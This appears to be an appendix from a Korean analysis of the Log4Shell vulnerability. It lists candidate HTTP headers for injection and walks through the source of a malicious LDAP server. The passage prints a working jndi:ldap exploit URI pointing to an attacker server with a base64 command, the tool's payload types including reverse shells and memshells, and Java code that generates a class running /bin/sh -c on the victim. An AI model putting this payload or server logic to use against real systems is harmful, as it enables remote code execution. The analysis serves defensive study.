X-From
X-Geoip-Country
X-HTTP-Method-Override
X-Http-Destinationurl
X-Http-Host-Override
X-Http-Method
X-Http-Method-Override
X-Http-Path-Override
X-Https
X-Htx-Agent
X-Hub-Signature
X-If-Unmodified-Since
X-Imbo-Test-Config
X-Insight
X-Ip
X-Ip-Trail
X-Leakix
X-Originating-Ip
X-ProxyUser-Ip
X-Real-Ip
X-Remote-Addr
X-Remote-Ip
X-Request-ID
X-Requested-With
X-UIDH
```

```
X-Wap-Profile

X-XSRF-TOKEN

Authorization: Basic

Authorization: Bearer

Authorization: Oauth

Authorization: Token
```

별첨 2. 악성 LDAP 서버 소스코드 분석

다음과 같이 익스플로잇 URI 를 보게 되면 /basic 경로 다음에 command 라는 경로가 있다.

```
jndi:ldap://192.168.0.129:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
```

Payloadtype 은 다음과 같으며, 그 중에서 type 이 command 인 경우에 대해서 분석한다.

```
package com.feihong.ldap.enumtypes;

public enum PayloadType {
    command, dnslog, reverseshell, tomcatecho, springecho, weblogicecho, tomcatmemshell1, tomcatmemshell2, weblogicmemshell1, weblogicmemshell2, jettymemshell, jbossmemshell, websphirememshell, springmemshell;
}
```

그림 3. 악성 LDAP 서버에서 사용 중인 페이로드 type

악성 LDAP 서버의 "BasicController.class" 소스코드를 보면 commandTemplate 에서 getClassName()메서드를 실행하여 className 변수에 저장하고 있다.

```
@LdapMapping(uri = {"/basic"})
public class BasicController implements LdapController {
    private String codebase = Config.codeBase;

    private PayloadType type;

    private String[] params;

    public void sendResult(InMemoryInterceptedSearchResult result, String base) throws Exception {
        DnslogTemplate dnslogTemplate;
        CommandTemplate commandTemplate;
        ReverseShellTemplate reverseShellTemplate;
        System.out.println("[+] Sending LDAP ResourceRef result for " + base + " with basic remote reference payload");
        Entry e = new Entry(base);
        String className = "";
        switch (this.type) {
            case dnslog:
                dnslogTemplate = new DnslogTemplate(this.params[0]);
                dnslogTemplate.cache();
                className = dnslogTemplate.getClassName();
                break;
            case command:
                commandTemplate = new CommandTemplate(this.params[0]);
                commandTemplate.cache();
                className = commandTemplate.getClassName();
                break;
            case reverseshell:
                reverseShellTemplate = new ReverseShellTemplate(this.params[0], this.params[1]);
                reverseShellTemplate.cache();
                className = reverseShellTemplate.getClassName();
                break;
```

그림 4. 사전에 정의된 템플릿을 통해 class 이름을 정의

CommandTemplate 에서는 문자열 “Exploit” 에 랜덤문자열을 합쳐 generate()라는 메서드를 실행한다.

```
public class CommandTemplate implements Template {
  private String className;

  private byte[] bytes;

  private String cmd;

  public CommandTemplate(String cmd) {
    this.cmd = cmd;
    this.className = "Exploit" + Util.getRandomString();
    generate();
  }

  public CommandTemplate(String cmd, String className) {
    this.cmd = cmd;
    this.className = className;
    generate();
  }

  public void cache() {
    Cache.set(this.className, this.bytes);
  }

  public String getClassName() {
    return this.className;
  }

  public byte[] getBytes() {
    return this.bytes;
  }
```

그림 5. 임의의 이름을 가지는 class 생성

generate() 메서드에서는 BCI(Byte Code Injection)라고 하는 기술을 사용하여 /bin/sh -c {명령}을 실행해주는 Class 를 생성한다.

BCI(Byte Code Injection) 이란?

원본을 수정하지 않으면서 코드를 수정할 수 있도록 유연한 코딩 기술로 오픈소스가 아니더라도 원하는 코드를 class 에 삽입할 수 있다 이 기술을 사용하는 대표적인 예로 Spring 의 AOP 가 있다.

```
  public void generate() {
    ClassWriter cw = new ClassWriter(0);
    cw.visit(50, 33, this.className, null, "com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet", null);
    FieldVisitor fv = cw.visitField(10, "cmd", "Ljava/lang/String;", null, null);
    fv.visitEnd();
    MethodVisitor mv = cw.visitMethod(1, "<init>", "()V", null, null);
    mv.visitCode();
    Label l0 = new Label();
    Label l1 = new Label();
    Label l2 = new Label();
    mv.visitTryCatchBlock(l0, l1, l2, "java/io/IOException");
    mv.visitVarInsn(25, 0);
    mv.visitMethodInsn(183, "com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet", "<init>", "()V", false);
    mv.visitFieldInsn(178, "java/io/File", "separator", "Ljava/lang/String;");
    mv.visitLdcInsn("/");
    mv.visitMethodInsn(182, "java/lang/String", "equals", "(Ljava/lang/Object;)Z", false);
    Label l3 = new Label();
    mv.visitJumpInsn(153, l3);
    mv.visitInsn(6);
    mv.visitTypeInsn(189, "java/lang/String");
    mv.visitInsn(89);
    mv.visitInsn(3);
    mv.visitLdcInsn("/bin/sh");
    mv.visitInsn(83);
    mv.visitInsn(89);
    mv.visitInsn(4);
    mv.visitLdcInsn("-c");
    mv.visitInsn(83);
    mv.visitInsn(89);
    mv.visitInsn(5);
    mv.visitFieldInsn(178, this.className, "cmd", "Ljava/lang/String;");
    mv.visitInsn(83);
    mv.visitVarInsn(58, 1);
    mv.visitJumpInsn(167, l0);
    mv.visitLabel(l3);
    mv.visitFrame(0, 1, new Object[] { this.className }, 0, new Object[0]);
    mv.visitInsn(6);
```

그림 6. 명령을 실행할 수 있는 class 생성

getCmdFromBase() 메서드는 넘어온 URI 의 맨 뒤에서 "/"가 있는 위치의 +1 영역인 base64 로 작성된 부분이 cmd 변수에 저장된다. 이 cmd 변수는 base64Decode 함수에 의해 디코딩되어 cmd 변수에 다시 저장된다.

```
public static String getCmdFromBase(String base) throws Exception {
  int firstIndex = base.lastIndexOf("/");
  String cmd = base.substring(firstIndex + 1);
  int secondIndex = base.lastIndexOf("/", firstIndex - 1);
  if (secondIndex < 0)
    secondIndex = 0;
  if (base.substring(secondIndex + 1, firstIndex).equalsIgnoreCase("base64")) {
    byte[] bytes = base64Decode(cmd);
    cmd = new String(bytes);
  }
  return cmd;
}
```

그림 7. Base64 로 인코딩된 명령을 디코딩하여 cmd 변수에 저장

결국, /bin/sh -c {명령}을 실행해주는 Class 의 명령 부분에 getCmdFromBase()에서 리턴되는 cmd 값이 삽입되어 악성 class 를 다운로드 받은 피해자 서버에서 명령이 실행된다.

REFERENCES

- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://github.com/christophetd/log4shell-vulnerable-app
- https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce
- https://musana.net/2021/12/13/log4shell-Quick-Guide/
- https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/
- https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
- https://docs.google.com/spreadsheets/d/e/2PACX-1vT1hFu_VlZazvc_xsNvXK2GJbPBCDvhgjfCTbNHJoP6ySFu05sIN09neV73tr-oYm8lo42gI_Y0whNB/pubhtml#